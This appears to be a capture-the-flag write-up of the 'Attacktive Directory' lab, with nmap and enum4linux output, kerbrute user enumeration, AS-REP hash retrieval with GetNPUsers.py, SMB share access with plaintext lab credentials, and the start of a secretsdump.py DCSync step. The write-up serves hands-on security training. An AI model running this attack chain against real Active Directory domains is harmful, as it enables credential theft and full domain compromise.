


We are fast forwarding to Task 3, previous 2 tasks are for environment setup and connectivity

Task 3 Enumeration Welcome to Attacktive Directory

Welcome to Attacktive Directory

Welcome Dear User!

Thank you for doing my first room. I originally created this room for my final project in my Cyber Security degree program back in 2019. Since then, I've gone on to make several other rooms, even a Network for THM. In May 2021, I made the decision to renovate this room and make it more guided and less challenge based so there are more learning opportunities for others. I hope you enjoy it.

Love,

Spooks

Enumeration

Basic enumeration starts out with an **nmap scan**. Nmap is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be deteted correctly and not enumerated to it's fullest potential. Despite nmap being an overly complex utility, it cannot enumerate everything. Therefore after an initial nmap scan we'll be using other utilities to help us enumerate the services running on the device.

For more information on nmap, check out the nmap room.

Notes: Flags for each user account are available for submission. You can retrieve the flags for user accounts via RDP (Note: the login format is spookysec.local\User at the Window's login prompt) and Administrator via Evil-WinRM.

Answer the questions below

What tool will allow us to enumerate port 139/445?

Enum4linux — Correct Answer

What is the NetBIOS-Domain Name of the machine?

THM-AD — Correct Answer

What invalid TLD do people commonly use for their Active Directory Domain?

.local — Correct Answer — Hint

Based on the task specifications, I've conducted enumeration using nmap.


Below are the outcomes of the enumeration process.


```
root@ip-10-10-245-243:~# nmap -sV -sS 10.10.154.248

Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-26 11:24 GMT
Nmap scan report for ip-10-10-154-248.eu-west-1.compute.internal (10.10.154.248)
Host is up (0.0015s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-26 11:25:17Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:44:CE:4F:44:6B (Unknown)
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.94 seconds
root@ip-10-10-245-243:~#
```

In addition to the enumeration with nmap, I've utilized enum4linux for Active Directory enumeration.

Below are the findings from this enumeration process.


```
root@ip-10-10-245-243:~# enum4linux -v 10.10.154.248
[V] Dependent program "nmblookup" found in /usr/bin/nmblookup
[V] Dependent program "net" found in /usr/bin/net
[V] Dependent program "rpcclient" found in /usr/bin/rpcclient
[V] Dependent program "smbclient" found in /usr/bin/smbclient
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 26 10:54:05 2024

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.154.248
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 10.10.154.248    |
 ====================================================
[V] Attempting to get domain name with command: nmblookup -A '10.10.154.248'
[+] Got domain/workgroup name: THM-AD

 ============================================
|    Nbtstat Information for 10.10.154.248    |
 ============================================
Looking up status of 10.10.154.248
        ATTACKTIVEDIREC <00> -         B <ACTIVE>  Workstation Service
        THM-AD          <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        THM-AD          <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        THM-AD          <1b> -         B <ACTIVE>  Domain Master Browser
        ATTACKTIVEDIREC <20> -         B <ACTIVE>  File Server Service

        MAC Address = 02-44-CE-4F-44-6B
```





We've proceeded with Kerbrute and were supplied with a list of usernames and passwords.

.\kerbrute_linux_amd_64 userenum -d spookeysec.local –dc 10.10.154.248 userlist.txt



python3.9 /opt/impacket/examples/GetNPUsers.py spookysec.local/ -dc-ip 10.10.201.57 -userslist valid.txt

This command utilizes Python 3.9 to execute the GetNPUsers.py script from the Impacket examples directory.

It retrieves hashes from the spookysec.local domain controller with the specified IP address -dc-ip 10.10.201.57,

using a list of valid usernames provided in the file valid.txt.

Task 6 Enumeration Back to the Basics

Enumeration:

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

Answer the questions below

What utility can we use to map remote SMB shares?

smbclient — Correct Answer — Hint

Which option will list shares?

-L — Correct Answer — Hint

How many remote shares is the server listing?

6 — Correct Answer

There is one particular share that we have access to that contains a text file. Which share is it?


backup — Correct Answer


What is the content of the file?


YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw — Correct Answer — Hint

Decoding the contents of the file, what is the full contents?

backup@spookysec.local:backup2517860 — Correct Answer




root@ip-10-10-150-185: ~
File Edit View Search Terminal Help
root@ip-10-10-150-185:~# smbclient //10.10.127.155/backup -Usvc-admin%management2005
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Sat Apr 4 20:08:39 2020
.. D 0 Sat Apr 4 20:08:39 2020
backup_credentials.txt A 48 Sat Apr 4 20:08:53 2020
8247551 blocks of size 4096. 3595361 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \>



root@ip-10-10-150-185: ~
File Edit View Search Terminal Help
root@ip-10-10-150-185:~# smbclient //10.10.127.155/backup -Usvc-admin%management2005
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Sat Apr 4 20:08:39 2020
.. D 0 Sat Apr 4 20:08:39 2020
backup_credentials.txt A 48 Sat Apr 4 20:08:53 2020
8247551 blocks of size 4096. 3595361 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \> quit
root@ip-10-10-150-185:~# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYwroot@ip-10-10-150-185:~#
root@ip-10-10-150-185:~# cat backup_credentials.txt | base64 -d
backup@spookysec.local:backup2517860root@ip-10-10-150-185:~#

Task 7 Domain Privilege Escalation Elevating Privileges within the Domain

Let's Sync Up!


Now that we have new user account credentials, we may have more privileges on the system than before. The username of the account "backup" gets us thinking. What is this the backup account to?

Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes



Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.


```
